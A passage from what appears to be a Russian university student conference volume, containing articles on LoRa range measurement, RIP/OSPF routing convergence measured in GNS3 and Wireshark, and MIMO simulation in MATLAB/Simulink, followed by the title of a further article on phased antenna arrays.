#define RF_SW_CTRL2_GPIO_PORT GPIOA
#define RF_SW_CTRL2_GPIO_CLK_ENABLE() __
__HAL_RCC_GPIOA_CLK_ENABLE()
#define RF_SW_CTRL2_GPIO_CLK_DISABLE() __
__HAL_RCC_GPIOA_CLK_DISABLE()

#define RF_TCXO_VCC_PINGPIO_PIN_0
#define RF_TCXO_VCC_GPIO_PORT GPIOB
#define RF_TCXO_VCC_CLK_ENABLE()
__HAL_RCC_GPIOB_CLK_ENABLE()
#define RF_TCXO_VCC_CLK_DISABLE() __
__HAL_RCC_GPIOB_CLK_DISABLE()
```

Методика проведения измерений. В начале работы необходимо:

1. Установить приемник и передатчик в прямой видимости. Приемник будет отдаляться от передатчика. В роли приемопередатчика будет выступать модуль ST50H.
2. Изменить параметры мощности и SF (Spreading Factor – длительность одного «чирпа»).

Результаты измерений дальности связи представить графически.

Проведение измерений. После произведенных изменений в программе и выявления методики измерений проводим измерения. На рис. 2 представлен результат измерений дальности связи.




Рис. 2. График измерения дальности связи




Рис. 3. График SNR

Анализируя результаты измерений, можно сделать выводы о том, что:

1. При изменении мощности и значения SF на максимально допустимые дальность связи будет максимальной.
2. При увеличении SF соотношение сигнал / шум будет уменьшаться. График SNR представлен на рис. 3.

Библиографический список

1. Макарова И.А., Тюрин С.А. Комплекс для оценки дальности связи при использовании модуляции LoRa // Инновационные технологии: теория, инструменты, практика, 14 ноября – 31 декабря 2022 г.
2. Примечание по применению ST50H [Электронный ресурс]. – Пермь, 2022. – URL: https://www.acsip.com.tw/upload/files/ST50H%20Application%20Note_Ver_H.pdf (дата обращения: 14.05.2023).

Сведения об авторах

Макарова Ирина Александровна – магистрант Пермского национального исследовательского политехнического университета, гр. ТК6-21-1м, г. Пермь, e-mail: irka0511@yandex.ru

Тюрин Сергей Александрович – старший преподаватель кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: tiurinsa@yandex.ru

Р.В. Тарапыгин, С.А. Тюрин

ИССЛЕДОВАНИЕ РАБОТЫ ПРОТОКОЛОВ ДИНАМИЧЕСКОЙ МАРШРУТИЗАЦИИ RIP / OSPF

Исследуется работа динамических протоколов маршрутизации RIP/OSPF. В качестве среды разработки была выбрана программа GNS-3. При моделировании были выбраны маршрутизаторы Cisco 7200, которые сконфигурированы для протокола RIP или OSPF.

Ключевые слова: OSPF, RIP, GNS, CISCO, динамическая маршрутизация.

R.V. Tarapygin, S.A. Tyurin

STUDY OF RIP/OSPF DYNAMIC ROUTING PROTOCOLS

This article explores the operation of RIP/OSPF dynamic routing protocols. The GNS-3 program was chosen as the development environment. In the simulation, Cisco 7200 routers were selected that are configured for RIP or OSPF.

Keywords: OSPF, RIP, GNS, CISCO, dynamic routing.

Динамические протоколы маршрутизации являются неотъемлемой частью систем телекоммуникации. Маршрутизация помогает уменьшить сбои сети, управляя трафиком данных, чтобы сеть могла использовать больше своей пропускной способности без перегрузки*.

Протокол маршрутизации OSPF представляет собой протокол внутренней маршрутизации, который работает на технологии отслеживания состояния канала. Под протоколом внутренней маршрутизации, имеется в виду, что OSPF представляет собой протокол, используемый в контексте набора сетей и маршрутизаторов, обменивающихся служебными сведениями о маршрутах через общий протокол маршрутизации. Существует два вида протоколов динамической маршрутизации: Link-state и Distance-vector. В данной статье мы построим модели сети с топологиями *кольцо* и *неполносвязный граф*, проверим их на работоспособность, измерим время реакции протокола на изменения в сети, объем служебного трафика, передаваемого протоколами, и выберем,

*Олифер В.Г., Олифер Н.А. Компьютерные сети. Принципы, технологии, протоколы: учеб. СПб.: Питер, 2000. 672 с.

какой протокол подходит для топологии неполносвязный граф и топологии кольцо [1–5].

Построение модели сети. Для начала построения модели сети мы запускаем среду разработки GNS-3, устанавливаем нужные нам настройки. Добавляем в каталог образ маршрутизатора Cisco 7200. Далее добавляем четыре маршрутизатора Cisco 7200 в нашу рабочую область среды разработки. Данные маршрутизаторы будут представлять собой роль устройств, находящихся на стороне провайдера. Схемы сетей представлены на рис. 1.




Рис. 1. Схемы сетей

Настройка параметров маршрутизаторов. Далее приступаем к настройке сетевых параметров маршрутизаторов. Поскольку данного вида маршрутизаторы работают на интерфейсах L3, то для начала нужно задать IP-адреса для этих интерфейсов. Зададим каждому L3-интерфейсу IP-адрес. После задания IP-адресов L3-интерфейсам переходим к заполнению конфигурации для каждого маршрутизатора. Далее сконфигурируем сеть OSPF, используя построенную в данной работе сеть маршрутизаторов. Для начала настройки OSPF надо включить

процесс маршрутизации OSPF на маршрутизаторе через команду `configure router ospf`. Далее вводим область, в которой будут размещены интерфейсы, также учитываем, что область для интерфейсов должна совпадать с двух концов, чтобы OSPF мог работать корректно. Теперь добавляем интерфейсы в данную область OSPF. Продолжим эту настройку на всех оставшихся маршрутизаторах.

Сохраняем данные настройки и проверяем через команды `ping` все интерфейсы, которые были введены в область OSPF. Аналогично настраиваем протокол RIP. Проверяем через команды `ping` все интерфейсы, которые были введены в область RIP и OSPF.

Измерение времени реакции протоколов. Для измерения времени реакции протоколов будем использовать утилиту Wireshark. Места установки программы захвата пакетов представлены на рис. 2.




Рис. 2. Места установки программы захвата пакетов

Также нам потребуется изменить конфигурацию сети, а именно отключить один из маршрутизаторов, через который проходит маршрут пакета. Для начала изменения необходимо выбрать интерфейс, с которого будут сниматься данные, проходимые через него.

Посылать команду ping между компьютерами и засечь время от потери пакета ping до его возобновления на другом интерфейсе. Запрос и получение ответа на команду ping представлены на рис. 3.




Рис 3. Запрос и ответ команды ping




Рис 4. Получение первого ответа на команду ping

На рис. 4 представлена таблица захвата пакетов между маршрутизаторами R3 и R4. Во время данного измерения непрерывно посылались пакеты от PC2 к PC1. Между последним запросом команды ping и

принятым пакетом прошло 33 с. Время реакции протокола OSPF представлено на рис. 5.

10 7.883621	10.201.3.3	10.201.5.3	ICMP	98 Echo (ping) reply	id=0x84c0, seq=21/5376, ttl=62
11 8.499707	ca:08:25:6c:00:1d	ca:08:25:6c:00:1d	LOOP	60 Reply	
12 9.220404	10.201.13.1	224.0.0.5	OSPF	94 Hello Packet	
13 10.015583	ca:07:1f:14:00:1d	ca:07:1f:14:00:1d	LOOP	60 Reply	
14 10.751183	10.201.13.2	224.0.0.5	OSPF	94 Hello Packet	
15 11.996747	10.201.3.3	10.201.5.3	ICMP	98 Echo (ping) reply	id=0x85c0, seq=22/5632, ttl=62
16 11.996747	10.201.3.3	10.201.5.3	ICMP	98 Echo (ping) reply	id=0x87c0, seq=23/5888, ttl=62
17 18.494490	ca:08:25:6c:00:1d	ca:08:25:6c:00:1d	LOOP	60 Reply	
18 19.214650	10.201.13.1	224.0.0.5	OSPF	94 Hello Packet	
19 20.010334	ca:07:1f:14:00:1d	ca:07:1f:14:00:1d	LOOP	60 Reply	
20 20.745499	10.201.13.2	224.0.0.5	OSPF	94 Hello Packet	
21 28.509932	ca:08:25:6c:00:1d	ca:08:25:6c:00:1d	LOOP	60 Reply	
22 29.231373	10.201.13.1	224.0.0.5	OSPF	94 Hello Packet	
23 30.011548	ca:07:1f:14:00:1d	ca:07:1f:14:00:1d	LOOP	60 Reply	
24 30.746713	10.201.13.2	224.0.0.5	OSPF	94 Hello Packet	
25 31.211817	ca:08:25:6c:00:1d	CDP/VTP/DTP/PAgP/UD...	CDP	364 Device ID: R8 Port ID: FastEthernet1/1	
26 32.727820	ca:07:1f:14:00:1d	CDP/VTP/DTP/PAgP/UD...	CDP	364 Device ID: R7 Port ID: FastEthernet1/1	
27 38.504871	ca:08:25:6c:00:1d	ca:08:25:6c:00:1d	LOOP	60 Reply	
28 39.210535	10.201.13.1	224.0.0.5	OSPF	94 Hello Packet	
29 40.020717	ca:07:1f:14:00:1d	ca:07:1f:14:00:1d	LOOP	60 Reply	
30 40.740884	10.201.13.2	224.0.0.5	OSPF	94 Hello Packet	
31 44.567095	10.201.13.1	224.0.0.5	OSPF	122 LS Update	
32 44.597102	10.201.13.2	224.0.0.5	OSPF	122 LS Update	
33 44.597102	10.201.13.1	224.0.0.5	OSPF	94 LS Update	
34 44.627109	10.201.13.2	224.0.0.5	OSPF	94 LS Update	
35 47.009209	10.201.13.2	224.0.0.5	OSPF	98 LS Acknowledge	
36 47.104212	10.201.13.1	224.0.0.5	OSPF	98 LS Acknowledge	
37 48.485229	ca:08:25:6c:00:1d	ca:08:25:6c:00:1d	LOOP	60 Reply	
38 49.209284	10.201.13.1	224.0.0.5	OSPF	94 Hello Packet	
39 50.005822	10.201.13.2	224.0.0.5	OSPF	94 LS Update	
40 50.005822	ca:07:1f:14:00:1d	ca:07:1f:14:00:1d	LOOP	60 Reply	
41 50.745615	10.201.13.2	224.0.0.5	OSPF	94 Hello Packet	
42 51.180714	10.201.5.3	10.201.3.3	ICMP	98 Echo (ping) request	id=0xb0c0, seq=43/11008, ttl=63 (i
43 51.240727	10.201.3.3	10.201.5.3	ICMP	98 Echo (ping) reply	id=0xb0c0, seq=43/11008, ttl=62 (i
44 52.275959	10.201.5.3	10.201.3.3	ICMP	98 Echo (ping) request	id=0xb1c0, seq=44/11264, ttl=63 (i
45 52.335973	10.201.3.3	10.201.5.3	ICMP	98 Echo (ping) reply	id=0xb1c0, seq=44/11264, ttl=62 (i
46 52.516013	10.201.13.1	224.0.0.5	OSPF	78 LS Acknowledge	

Рис. 5. Время реакции протокола OSPF

Результаты измерений приведены в табл. 1.

Таблица 1

Результаты измерений

Протокол	RIP		OSPF	
Топология	Кольцо	Граф	Кольцо	Граф
Время реакции, с	150	180	33	44

Увеличение времени реакции протоколов связано с тем, что увеличилось количество опрашиваемых устройств.

Измерение объема служебной информации. Для измерения объема служебной информации будем использовать утилиту Wireshark. Для начала изменения необходимо выбрать интерфейс, запустить сбор данных. Каждые 10 с протокол OSPF отправляет hello-пакет длиной 60 Байт. Протокол RIP опрашивает своих соседей раз в 25 с, размер пакета 64 Байт.

Результаты измерений представлены в табл. 2.

Таблица 2

Результаты измерений

Протокол	RIP		OSPF	
Топология	Кольцо	Граф	Кольцо	Граф
Количество пакетов, переданных за 30 мин	138	140	375	390
Размер 1 пакета, байт	64	66	60	62
Объем служебной информации, байт	8832	9240	22 500	24 180

В табл. 2 видно, что объем служебной информации возрос у обоих протоколов.

Выбор протокола маршрутизации с учетом топологии сети. Время реакций протоколов возросло, а также возрос объем служебного трафика. Это связано с тем, что при использовании топологии *граф* увеличилось количество маршрутизаторов. Исходя из этих данных можно сделать вывод, что в обеих топологиях лучше применить протокол RIP. Он имеет низкое время реакции, зато передает меньшее количество служебной информации, что, в свою очередь, влияет на производительность сети.

Выводы. Таким образом, в ходе выполнения данной работы была построены и проверены модели сети с топологиями *кольцо* и *неполно-связный граф*, измерено время реакции, объем служебного трафика, передаваемого протоколами маршрутизации, а также выбран протокол маршрутизации для топологий сети.

Сведения об авторах

Тарапыгин Роман Владимирович – магистрант Пермского национального исследовательского политехнического университета, гр. ТК6-21-1м, г. Пермь, e-mail: Tarapigin200999@gmail.com

Тюрин Сергей Александрович – старший преподаватель кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: tiurinsa@yandex.ru

Е.С. Трушкин, С.А. Тюрин

МОДЕЛИРОВАНИЕ СИСТЕМ МИМО С ПОМОЩЬЮ MATLAB / SIMULINK

Рассматривается система связи с множественным вводом-множественным выводом (MIMO) - передовая технология, применяемая в современных беспроводных коммуникациях. Описывается принцип работы MIMO, канал связи MIMO и места применения этой технологии в настоящее время. Проводится сравнительный анализ трех основных конфигураций систем MIMO. Описывается процесс разделения сигнала от одного источника на несколько антенн, включая роль кодера Аламути и примеры других кодеров и декодеров. Для иллюстрации и анализа производительности системы MIMO представляется имитационная модель, разработанная с использованием среды Simulink.

Ключевые слова: беспроводные системы связи, канал связи MIMO, антенны, SNR, пространственно-временное блочное кодирование, имитационная модель, MatLab / Simulink.

E.S. Trushkin, S.A. Tyurin

MODELING MIMO SYSTEMS USING MATLAB / SIMULINK

This article discusses the multiple-input multiple-output (MIMO) communication system, an advanced technology used in modern wireless communications. It describes the working principle of MIMO, the MIMO communication channel, and the current applications of this technology. A comparative analysis of three main MIMO system configurations is conducted. The article also describes the process of signal separation from a single source to multiple antennas, including the role of Alamouti coding and examples of other encoders and decoders. To illustrate and analyze the performance of the MIMO system, a simulation model developed using the Simulink environment is presented.

Keywords: wireless communication systems, MIMO communication channel, antennas, SNR, space-time block coding, simulation model, MatLab/Simulink.

В современном мире беспроводные коммуникационные системы становятся все более востребованными, и требуется эффективное использование ограниченного радиочастотного спектра. В этом контексте система связи с множественным вводом – множественным выводом (MIMO) представляет собой передовую технологию, позволяющую повысить пропускную способность и надежность беспроводных систем. MIMO основана на использовании множества антенн для передачи

и приема сигналов, что позволяет эффективно использовать пространственное измерение и обеспечивает множество преимуществ по сравнению с традиционными системами 1×1 MIMO.

Основная идея MIMO заключается в том, чтобы использовать множество антенн для передачи и приема сигналов одновременно (рис. 1). Путем изменения фазы и амплитуды сигналов, которые передаются через разные антенны, можно создавать множество независимых сигнальных путей, которые могут быть использованы для передачи разных потоков данных. На принимающей стороне, благодаря наличию нескольких антенн, можно получать сигналы с разных направлений, что позволяет улучшить качество приема и повысить помехоустойчивость.




Рис. 1. Структурная схема технологии MIMO

Канал связи MIMO характеризуется матрицей канала, которая представляет собой комбинацию каналов между каждой передающей и принимающей антенной. Элементы матрицы канала представляют собой коэффициенты, отражающие потери и искажения сигнала на каждом сигнальном пути.

Системы MIMO широко применяются в современных беспроводных коммуникациях, таких как Wi-Fi, LTE (4G), 5G и других стандартах связи. Они позволяют значительно увеличить пропускную способность, обеспечить более надежную связь и повысить эффективность использования радиочастотного спектра [1].

Виды современных систем MIMO. Single-User MIMO (SU-MIMO): В системах SU-MIMO один отдельный пользователь взаимодействует с базовой станцией. Каждому пользователю выделяется набор антенн на

передатчике и приемнике. Потоки данных разделяются пространственно с использованием техники пространственного мультиплексирования (Spatial Multiplexing). Базовая станция передает независимые потоки данных через разные антенны, а приемник использует методы обработки сигналов для извлечения и декодирования этих потоков.

Multi-User MIMO (MU-MIMO): В системах MU-MIMO множество пользователей взаимодействуют с базовой станцией, которая обладает множеством антенн на передатчике и приемнике. Базовая станция передает независимые потоки данных для различных пользователей через разные антенны, используя пространственное разделение, чтобы уменьшить взаимное влияние между ними.

Network MIMO (N-MIMO): Системы N-MIMO (также известные как cooperative MIMO или coordinated multipoint (CoMP)) объединяют несколько базовых станций с множеством антенн. Базовые станции обмениваются информацией о канале и координируют свои действия, чтобы улучшить производительность и покрытие системы. Используется в LTE-сетях с функциями координации базовых станций, таких как Coordinated Multi-Point (CoMP) в LTE-Advanced и LTE-Advanced Pro, а также сетях 5G, таких как 5G NR (New Radio).

Massive MIMO: Massive MIMO (также известные как Large-Scale MIMO) – это системы MIMO с очень большим числом антенн на передатчике и приемнике. Потоки данных разделяются с использованием пространственного разделения и многолучевой обработки. Massive MIMO является ключевой технологией в стандарте 5G.

Современные размерности системы MIMO включают различные конфигурации с разным числом передающих и принимающих антенн. Размерность системы MIMO определяется как пара чисел (M, N) , где M – количество передающих антенн (также известное как число передающих элементов), а N – количество принимающих антенн (также известное как число принимающих элементов).

Далее рассмотрим основные размерности MIMO, построим модель в Simulink и проанализируем зависимость вероятности битовой ошибки от отношения сигнал / шум для каждой размерности.

2×2 MIMO: Это система с двумя передающими антеннами и двумя принимающими антеннами. Она широко применяется в беспроводных стандартах, таких как Wi-Fi (IEEE 802.11n/ac) и LTE (Long-Term Evolution). Однако для ее реализации требуется более сложное оборудование и согласование между антеннами. Для эффективной работы системы

MIMO с двумя передающими антеннами и двумя принимающими, требуется достаточно высокий уровень отношения сигнал / шум (SNR), который может составлять около 10 дБ.

2×1 MIMO: Это система с двумя передающими антеннами и одной принимающей антенной. Она также используется в различных беспроводных стандартах для улучшения производительности связи, особенно в условиях сильных помех. Для эффективной работы системы MIMO с двумя передающими и одной принимающей антенной требуется более высокий уровень SNR, около 20 дБ.

1×1 MIMO: Это система с одной передающей антенной и одной принимающей антенной. Хотя она не обладает преимуществами многолучевого распространения сигнала, она все равно используется во многих коммуникационных системах, включая Bluetooth и некоторые режимы Wi-Fi, где требуется надежная связь на короткие расстояния или в условиях низкого шума. Система MIMO с одной передающей и одной принимающей антенной обладает более низким пороговым значением SNR, которое может составлять около 0 дБ [5].

Однако стоит отметить, что размерности системы MIMO не ограничиваются только этими конфигурациями. В некоторых более сложных сценариях и приложениях могут использоваться системы с большим числом передающих и принимающих антенн, такие как 4×4 MIMO, 8×8 MIMO и т.д.

Пороговое значение отношения сигнал / шум (SNR) является критическим параметром в системах связи. Оно определяет минимальное значение SNR, необходимое для достижения приемлемого уровня качества связи и надежной передачи данных. В системах связи с использованием MIMO пороговое значение SNR может различаться в зависимости от конфигурации системы. Обычно более сложные конфигурации MIMO, такие как системы с большим количеством передающих и принимающих антенн, имеют более низкое пороговое значение SNR для достижения требуемой производительности.

Процесс разделения сигнала от одного источника на несколько антенн в системе MIMO осуществляется с помощью кодирования. Кодер Аламоути (Alamouti encoder) является одним из наиболее распространенных кодеров, используемых в системах MIMO с двумя передающими антеннами и двумя принимающими (рис. 2). Он позволяет разделить сигнал на два независимых потока данных и повысить надежность связи.




Рис. 2. Пространственно-временной кодер Аламоути

Кроме кодера Аламоути, существуют и другие кодеры и декодеры, используемые в системах MIMO, такие как кодеры с пространственным мультиплексированием (Spatial Multiplexing) и кодеры с пространственным кодированием (Space-Time Coding). Эти кодеры позволяют достичь высокой пропускной способности и повышенной помехоустойчивости путем использования пространственной и временной диверсификации сигнала [2].

Для иллюстрации и анализа производительности системы MIMO представляется имитационная модель, разработанная с использованием среды Simulink (рис. 3). Модель включает передающую и принимающую стороны MIMO, а также канал связи и алгоритмы кодирования и декодирования. Используя Simulink, можно провести эксперименты, изменяя параметры системы и анализируя их влияние на производительность MIMO.




Рис. 3. Структурная схема модели MIMO в Simulink

При моделировании бинарный генератор Бернулли создает случайный двоичный сигнал (вероятность выпадения 1 равна 0,5). Далее сигнал модулируется, затем кодируется кодером Аламоути для передачи по каналу MIMO 2x2. Блок аддитивного белого гауссовского шума добавляет белый шум в приемнике. Затем декодер Аламоути объединяет сигналы от обеих приемных антенн в единый поток для демодуляции. Наконец, блок вычисления битовых ошибок сравнивает демодулированные данные с исходными данными.




Рис. 4. График зависимости вероятности битовой ошибки от отношения сигнал / шум для разных вариантов разнесения на приеме и передаче

Варианты с двумя передающими антеннами соответствуют схеме Аламоути. Сравнение характеристик для вариантов 2 RX, 2 TX и 2 RX, 1 TX показывает, что разнесение на приеме обеспечивает значительный выигрыш в 5 дБ. Это объясняется тем, что увеличение числа антенн на приеме приводит к дополнительному увеличению среднего отношения SNR. При разнесении на передаче накладываются условия постоянства мощности излучаемого сигнала, поэтому в данном случае среднее SNR остается неизменным и дополнительного энергетического выигрыша нет (рис. 4).

В результате исследования было выяснено, что система связи ММО является мощным инструментом для повышения пропускной способности и помехоустойчивости беспроводных систем. Различные конфигурации ММО имеют свои преимущества и ограничения, и выбор конкретной конфигурации зависит от требований приложения. Использование кодирования и имитационного моделирования в Simulink позволяет более точно анализировать и оптимизировать производительность системы ММО.

Таким образом, данная статья представляет обзор системы связи ММО, ее принципов работы, применения и анализа производительности с использованием имитационного моделирования в Simulink. Изучение и применение технологии ММО имеет важное значение для развития современных беспроводных коммуникаций и улучшения качества связи.

Библиографический список

1. Бакулин М.Г., Варукина Л.А., Крейнделин В.Б. Технология ММО: принципы и алгоритмы. – М.: Горячая линия-Телеком, 2014. – 245 с.
2. Гаврилов В.М., Дементьев В.К., Глухов Р.Н. ММО-антенное устройство для современных средств связи // Проектирование и технология электронных средств. – 2010. – № 2. – С. 3–6.
3. Кренкель Т.Э., Курашов Э.С. Моделирование системы ММО с использованием SIMULINK // Т-Comm: Телекоммуникации и транспорт. – 2015. – Т. 9, № 8. – С. 21–25.
4. Беспроводные коммуникации ММО-OFDM с использованием MatLab / Ли Джеффри И. [и др.]. – nJohn Wiley & Sons, 2010.
5. Larsson Erik G., Petre Stoica и Thomas L. Marzetta. Massive MIMO for next generation wireless systems // IEEE Communications Magazine. – 2014. – No. 52.2. – P. 186–195.

Сведения об авторах

Трушкин Егор Сергеевич – магистрант Пермского национального исследовательского политехнического университета, гр. ТК-22-1м, г. Пермь, e-mail: egor.s.trushkin@gmail.com

Тюрин Сергей Александрович – старший преподаватель кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: tiurinsa@yandex.ru

Р.И. Баимов, А.Н. Рагозин

**ВЫБОР ОПТИМАЛЬНОГО ВЕСОВОГО РАСПРЕДЕЛЕНИЯ
НА ЭЛЕМЕНТАХ ФАЗИРОВАННОЙ АНТЕННОЙ РЕШЕТКИ
ДЛЯ ПОВЫШЕНИЯ ТОЧНОСТИ ПЕЛЕНГАЦИИ
ИСТОЧНИКА РАДИОИЗЛУЧЕНИЯ**

